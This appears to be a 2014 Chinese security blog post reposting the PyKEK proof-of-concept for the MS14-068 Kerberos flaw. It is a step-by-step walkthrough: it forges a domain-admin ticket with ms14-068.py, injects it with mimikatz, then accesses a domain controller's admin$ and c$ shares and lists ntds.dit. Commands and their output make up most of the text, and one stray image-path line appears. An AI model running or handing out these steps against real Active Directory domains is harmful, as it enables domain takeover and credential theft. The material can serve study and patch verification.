MS14-068 privilege escalation PoC

2014 /12/6 0:01

数日前 安全脉搏播报了《MS14-068 Kerberos Domain Privilege Escalation》，安全运维和渗透师必关注的一个漏洞，该漏洞可能允许攻击者提升普通域用户账户为域管理员账户。

老外在github给出了一个POC，先分享如下：

Python Kerberos Exploitation Kit

PyKEK (Python Kerberos Exploitation Kit), a python library to manipulate KRB5-related data. (Still in development)

For now, only a few functionalities have been implemented (in a quite Quick'n'Dirty way) to exploit MS14-068 (CVE-2014-6324) .

More is coming...

Author

Sylvain Monné

Contact : sylvain dot monne at solucom dot fr

http://twitter.com/bidord

Special thanks to: Benjamin DELPY gentilkiwi

Library content

> kek.krb5: Kerberos V5 (RFC 4120) ASN.1 structures and basic protocol functions
> kek.ccache: Credential Cache Binary Format (cchache)
> kek.pac: Microsoft Privilege Attribute Certificate Data Structure (MS-PAC)
> kek.crypto: Kerberos and MS specific cryptographic functions

Exploits

ms14-068.py

Exploits MS14-680 vulnerability on an un-patched domain controler of an Active Directory domain to get a Kerberos ticket for an existing domain user account with the privileges of the following domain groups :

> Domain Users (513)
> Domain Admins (512)
> Schema Admins (518)
> Enterprise Admins (519)
> Group Policy Creator Owners (520)

Usage :

```
USAGE:
ms14-068.py -u <userName>@<domainName> -s <userSid> -d <domainControlerAddr>

OPTIONS:
   -p <clearPassword>
 --rc4 <ntlmHash>
```

Example usage :

Linux (tested with samba and MIT Kerberos)

```
root@kali:~/sploit/pykek# python ms14-068.py -u user-a-1@dom-a.loc -s S-1-5-21-557603841-771695929-151456
Password:
 [+] Building AS-REQ for dc-a-2003.dom-a.loc... Done!
 [+] Sending AS-REQ to dc-a-2003.dom-a.loc... Done!
 [+] Receiving AS-REP from dc-a-2003.dom-a.loc... Done!
 [+] Parsing AS-REP from dc-a-2003.dom-a.loc... Done!
 [+] Building TGS-REQ for dc-a-2003.dom-a.loc... Done!
 [+] Sending TGS-REQ to dc-a-2003.dom-a.loc... Done!
 [+] Receiving TGS-REP from dc-a-2003.dom-a.loc... Done!
 [+] Parsing TGS-REP from dc-a-2003.dom-a.loc... Done!
 [+] Creating ccache file 'TGT_user-a-1@dom-a.loc.ccache'... Done!
```

```
root@kali:~/sploit/pykek# mv TGT_user-a-1@dom-a.loc.ccache /tmp/krb5cc_0
```

On Windows

```
python.exe ms14-068.py -u user-a-1@dom-a.loc -s S-1-5-21-557603841-771695929-1514560438-1103 -d dc-a-200
mimikatz.exe "kerberos::ptc TGT_user-a-1@dom-a.loc.ccache" exit
```

SID获取方法：

1)wmic useraccount where name="USERNAME" get sid

2)whoami /all　本机可以直接查出自己的SID；

胖编想 在未及时patch的内网内是不是要如鱼得水 随意穿插呢？那么内网渗透门槛又被拉低了？

为不能访问github的小朋友们提供百度盘链接，胖编这么贴心，应该能骗得主编表侄女的欢心了吧，想想就开心，想想就自信。

测试

Update:

1) use ms14-068.py

```
ms14-068.py -u secpulse@secpulse.local -s S-1-5-21-3653881884-3918934852-1693569208-8965 -d DC2.secpulse.l
Password:
  [+] Building AS-REQ for DC2.secpulse.local... Done!
  [+] Sending AS-REQ to DC2.secpulse.local... Done!
  [+] Receiving AS-REP from DC2.secpulse.local... Done!
  [+] Parsing AS-REP from DC2.secpulse.local... Done!
  [+] Building TGS-REQ for DC2.secpulse.local... Done!
  [+] Sending TGS-REQ to DC2.secpulse.local... Done!
  [+] Receiving TGS-REP from DC2.secpulse.local... Done!
  [+] Parsing TGS-REP from DC2.secpulse.local... Done!
  [+] Creating ccache file 'TGT_secpulse@secpulse.local.ccache'... Done!
```

2)put your TGT_secpulse@secpulse.local.ccache file into mimikatz directory

最新版本的mimikatz才支持kerberos::ptc模块，下载地址：

https://github.com/gentilkiwi/mimikatz/releases/tag/2.0.0-alpha-20141120

否则会出现
ERROR mimikatz_doLocal ; "ptc" command of "kerberos" module not found !

3)新版本执行
mimikatz.exe log "kerberos::ptc TGT_secpulse@secpulse.local.ccache" exit

Using 'mimikatz.log' for logfile : OK

mimikatz(commandline) # kerberos::ptc TGT_secpulse@secpulse.local.ccache

Principal : (01) : secpulse ; @ SECPULSE.LOCAL

Data 0
    Start/End/MaxRenew: 2014/12/7 9:43:01 ; 2014/12/7 19:43:01 ; 2014/12/14 9:43:01
    Service Name (01) : krbtgt ; SECPULSE.LOCAL ; @ SECPULSE.LOCAL
    Target Name (01) : krbtgt ; SECPULSE.LOCAL ; @ SECPULSE.LOCAL
    Client Name (01) : secpulse ; @ SECPULSE.LOCAL
    Flags 50a10000   : name_canonicalize ; pre_authent ; renewable ; proxiable ; forwardable ;
    Session Key   : 0x00000017 - rc4_hmac_nt
      1af2c0401238d0346b5456788atf1140
    Ticket   : 0x00000000 - null   ; kvno = 2   [...]
    * Injecting ticket : OK


mimikatz(commandline) # exit
Bye!

4)如果injecte成功 你有可能获得到了域管理session
那么klist看一下是否有了kerberos Ticket
那么 测试一下
net use \\DC2.secpulse.local\admin$ //注:使用IP可能会失败
dir \\DC2.secpulse.local\c$ 看看有木有权限 好运~

备注：
测试环境：
  win7，在xp下mimikatz会出错
  python2.7，使用更高版本比如python3.3脚本会报错
  在本机以local admin登录，如果以域用户登录提权会失败
  如果在以上操作下仍然失败，建议重启主机，并用域管理员在域内新建普通用户，以新建用户的用户名密码执行python脚本

```
C:\Windows\system32>klist

Current LogonId is 0:0x2f5edd

Cached Tickets: (0)

C:\Windows\system32>c:\temp\mimikatz\mimikatz.exe "kerberos::ptc c:\temp\TGT_darthsidious@lab.adsecurity.org.ccache"
t

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Nov 20 2014 01:35:45)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 15 modules * * */


mimikatz(commandline) # kerberos::ptc c:\temp\TGT_darthsidious@lab.adsecurity.org.ccache

Principal : (01) : darthsidious ; @ LAB.ADSECURITY.ORG

Data 0
           Start/End/MaxRenew: 12/7/2014 3:10:30 PM ; 12/8/2014 1:10:30 AM ; 12/14/2014 3:10:30 PM
           Service Name (01) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
           Target Name  (01) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
           Client Name  (01) : darthsidious ; @ LAB.ADSECURITY.ORG
           Flags 50a00000    : pre_authent ; renewable ; proxiable ; forwardable ;
           Session Key       : 0x00000017 - rc4_hmac_nt
             af5e7b47316c4cebae0a7ead04059799
           Ticket            : 0x00000000 - null              ; kvno = 2        [...]
           * Injecting ticket : OK

mimikatz(commandline) # exit
Bye!

C:\Windows\system32>klist

Current LogonId is 0:0x2f5edd

Cached Tickets: (1)

#0>     Client: darthsidious @ LAB.ADSECURITY.ORG
        Server: krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x50a00000 -> forwardable proxiable renewable pre_authent
        Start Time: 12/7/2014 15:10:30 (local)
        End Time:   12/8/2014 1:10:30 (local)
        Renew Time: 12/14/2014 15:10:30 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)


C:\Windows\system32>net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.


C:\Windows\system32>net use k: \\adsdc02.lab.adsecurity.org\c$
The command completed successfully.


C:\Windows\system32>dir k:\windows\ntds
 Volume in drive K has no label.
 Volume Serial Number is D0FF-D5BA

 Directory of k:\windows\ntds

12/07/2014  02:58 PM    <DIR>          .
12/07/2014  02:58 PM    <DIR>          ..
12/07/2014  03:03 PM             8,192 edb.chk
12/07/2014  02:58 PM        10,485,760 edb.log
12/07/2014  11:53 AM        10,485,760 edb00003.log
12/07/2014  11:37 AM        10,485,760 edbres00001.jrs
12/07/2014  11:37 AM        10,485,760 edbres00002.jrs
12/07/2014  02:58 PM        23,085,056 ntds.dit
12/07/2014  02:58 PM         2,113,536 temp.edb
               7 File(s)     67,149,824 bytes
               2 Dir(s)  205,249,773,568 bytes free

C:\Windows\system32>whoami
adsecwkwin7\admin
```

老外这篇是以 **local admin (not with AD domain credentials)** 登陆的，成功获得域控机器权限。



打了patch的暂时就没办法利用啦。